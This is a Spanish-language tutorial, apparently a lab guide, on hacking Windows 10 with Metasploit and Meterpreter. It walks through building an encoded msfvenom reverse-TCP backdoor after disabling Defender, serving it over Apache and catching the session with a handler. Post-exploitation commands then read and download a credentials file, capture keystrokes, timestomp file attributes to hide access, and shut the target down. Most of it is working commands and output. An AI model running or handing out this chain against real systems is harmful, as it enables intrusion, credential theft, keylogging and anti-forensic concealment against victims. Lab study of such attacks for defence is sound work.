HACKEAR WINDOWS USANDO METASPLOIT / METERPRETER - POST-EXPLOTACIÓN

Metasploit Framework es una herramienta para desarrollar y ejecutar código exploit contra una máquina objetivo remota.

BACKDOORS

Las puertas traseras son archivos maliciosos que contienen troyanos u otras aplicaciones infecciosas que pueden detener el sistema actual de una máquina de destino o incluso obtener el control parcial/completo sobre ella. Los atacantes crean este tipo de puertas traseras para intentar obtener acceso remoto a las máquinas víctimas. Envían estas puertas traseras a través del correo electrónico, aplicaciones web de intercambio de archivos, controladores de redes compartidas, entre otros, e incitan a los usuarios a ejecutarlas. Una vez que el usuario ejecuta dicha aplicación, el atacante puede obtener acceso a su máquina afectada y realizar actividades como keylogging, extracción de datos sensibles, etc.

OBJETIVOS

- Aprender a detectar ataques de Troyanos y Backdoors.
- Crear un servidor y probar la red para el ataque.
- Atacar una red utilizando un backdoor de ejemplo y monitorizar la actividad del sistema.

REQUISITOS

- Máquina virtual Kali Linux
- Máquina virtual Windows 10 (

Antes de comenzar este laboratorio, crea un archivo llamado passwords.txt en Windows 10 y escribe algunas cuentas falsas como:

- paypal: bobby123 / qwerty123
- twitter: bobby_123 / contraseña123
- (...)

Guarda el archivo en el Escritorio o en la carpeta Descargas.

Nota: Asegúrese de desactivar Windows SmartScreen y Windows Defender.

PREPARAR LA PUERTA TRASERA

1. CREE EL ARCHIVO BACKDOOR.EXE

Cambie a Kali Linux y abra la ventana Terminal.

Escriba el comando para crear el payload:

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86
-e x86/shikata_ga_nai -b "\x00" LHOST=10.0.2.42 -f exe >
/root/Desktop/Backdoor.exe
```

Asegúrese de poner su IP Kali en LHOST. Si funciona, obtendrá este mensaje a continuación:

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```

2. COMPARTIR EL BACKDOOR.EXE

Inicie los servicios de Apache:

```
service apache2 start
```

Si no tiene apache2 instalado, escriba:

```
apt-get install apache2
```

Copia el backdoor.exe a la carpeta /www/html/share/ que será visible desde la web:

```
cp /root/Desktop/Backdoor.exe /var/www/html/share/
```

3. CONFIGURAR EL HANDLER

Abre una nueva ventana de Terminal e inicia Metasploit Framework:`msfconsole`

Para manejar exploits lanzados fuera del framework, selecciona el exploit/multi/handler:

```
use exploit/multi/handler
```

Establece la carga útil TCP inversa:

```
set payload windows/meterpreter/reverse_tcp
```

Para ver la configuración de la carga útil:

```
options
```

```
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be
specified)
LPORT     4444             yes       The listen port
```

Establezca el LHOST a su IP Kali:

```
set LHOST 10.0.2.42
```

El LPORT es correcto, como se muestra arriba (4444).

Para iniciar el manejador en segundo plano, escriba:

```
expoit -j -z
```


DESCARGUE Y EJECUTE BACKDOOR.EXE

Cambie a su máquina virtual Windows 10 e inicie el navegador.

Escriba la URL (basada en su IP Kali):

```
http://10.0.2.42/share/
```

A continuación, descargue el backdoor.exe



Haga doble clic en la aplicación y acepte las advertencias.

Ahora cambie de nuevo a la Kali.

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.42:4444
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.42:4444 → 10.0.2.15:50537) at 2019-12-20 12:17:57 -0500
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  DESKTOP-ICB2IQ4\dummy @ DESKTOP-ICB2IQ4  10.0.2.42:4444 → 10.0.2.15:50537 (10.0.2.15)
```

Si todo funciona, verás que tienes una sesión de Meterpreter abierta en el terminal de Metasploit.

USO DE METERPRETER

PARA MOSTRAR LA INFORMACIÓN DEL SISTEMA DE DESTINO, COMO EL NOMBRE DEL ORDENADOR, EL SISTEMA OPERATIVO, ETC., ESCRIBA:

```
sysinfo
```

```
meterpreter > sysinfo
Computer        : DESKTOP-ICB2IQ4
OS              : Windows 10 (10.0 Build 16299).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

PARA VER LA DIRECCIÓN IP, LA DIRECCIÓN MAC, ETC., ESCRIBA:

```
ipconfig
```

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:f8:e8:ec
MTU          : 1500
IPv4 Address : 10.0.2.15
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b8c2:616d:b6a1:1f4e
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

PARA OBTENER EL USUARIO CON EL QUE SE ESTÁ EJECUTANDO EL SERVIDOR, ESCRIBA:

```
getuid
```

```
meterpreter > getuid
Server username: DESKTOP-ICB2IQ4\dummy
```

VE A LA CARPETA QUE CONTIENE EL PASSWORDS.TXT QUE CREASTE ANTES, UTILIZANDO LOS COMANDOS CD(CAMBIAR DIRECTORIO), LS(LISTAR), PWD(DIRECTORIO DE TRABAJO).

```
meterpreter > cd Desktop
```

```
meterpreter > ls
Listing: C:\Users\dummy\Desktop
==============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx     6646896     fil       2018-12-19   16:48:13   -0500
ProxySwitcher.exe
100777/rwxrwxrwx  73802    fil   2018-12-18 15:45:13 -0500  T3st.exe
100666/rw-rw-rw-  282      fil   2018-12-13 14:38:05 -0500  desktop.ini
100666/rw-rw-rw-    173            fil      2018-12-20  12:28:02  -0500
passwords.txt.txt
```

Después de encontrar el archivo, utilice el comando cat para leer el contenido del archivo de texto:

```
meterpreter > cat passwords.txt.txt

amex: bobby12 / qwerty123
paypal: bobby_123 / password123
twitter: b0bby1337 / password123
reddit: b0bby1337 / password123
google: bobby_31337@gmail.com / password1337
```

LOS ATRIBUTOS MACE (MODIFIED-ACCESSED-CREATED-ENTRY)

Al realizar actividades posteriores a la explotación, un hacker intenta acceder a los archivos para leer su contenido. Al hacerlo, los atributos MACE cambian inmediatamente, lo que da una indicación al usuario/propietario del archivo de que alguien ha leído o modificado la información.

Para no dejar ninguna pista de estos atributos MACE, utilice el comando timestomp para cambiar los atributos como desee después de acceder a un archivo.

Para ver los atributos mace de passwords.txt, escriba:

```
timestomp passwords.txt -v
```

Este comando muestra la hora de creación, la hora de acceso, la hora de modificación y la hora de modificación de la entrada, como se muestra a continuación:

```
meterpreter > timestomp passwords.txt.txt -v
[*] Showing MACE attributes for passwords.txt.txt
Modified      : 2018-12-20 12:29:25 -0500
Accessed      : 2018-12-20 12:28:02 -0500
Created       : 2018-12-20 12:28:02 -0500
Entry Modified: 2018-12-20 12:29:25 -0500
```

DESCARGAR UN ARCHIVO:

```
download <filename>
```

```
meterpreter > download passwords.txt.txt
[*] Downloading: passwords.txt.txt -> passwords.txt.txt
[*] Downloaded 173.00 B of 173.00 B (100.0%): passwords.txt.txt -> passwords.txt.txt
[*] download   : passwords.txt.txt -> passwords.txt.txt
```

Por defecto, el archivo descargado se guarda en la carpeta Inicio.

LOCALIZACIÓN DE ARCHIVOS CON LA BÚSQUEDA

El comando de búsqueda le ayuda a localizar archivos en la máquina de destino. El comando es capaz de buscar en todo el sistema o en una carpeta específica.

```
search -f pagefile.sys
```


```
meterpreter > search -f pagefile.sys
Found 1 result...
    c:\pagefile.sys (1476395008 bytes)
```

REGISTRAR TODAS LAS PULSACIONES DE TECLADO

Para empezar a capturar todas las entradas de teclado del sistema de destino, escriba:`keyscan_start`

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

Cambia a Windows 10, crea un archivo de texto y escribe algo:



Vuelva a Kali Linux y vuelque las pulsaciones de teclado capturadas, escribiendo:

```
keyscan_dump
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift><Shift><Shift><Shift>Fox.txt<CR>
<Shift>The quick brown fox jumps over the lazy hacker.<^S>
```

VER EL TIEMPO DE INACTIVIDAD

Puedes ver el número de segundos que el usuario ha estado inactivo en el sistema remoto, escribiendo:

```
idletime
```

```
meterpreter > idletime
User has been idle for: 4 mins 31 secs
```

PUEDE APAGAR LA MÁQUINA DE DESTINO DESPUÉS DE REALIZAR LA EXPLOTACIÓN POSTERIOR, ESCRIBIENDO:

```
shutdown
```

```
meterpreter > shutdown
Shutting down...
meterpreter >
[*] 10.0.2.15 - Meterpreter session 1 closed.  Reason: Died
```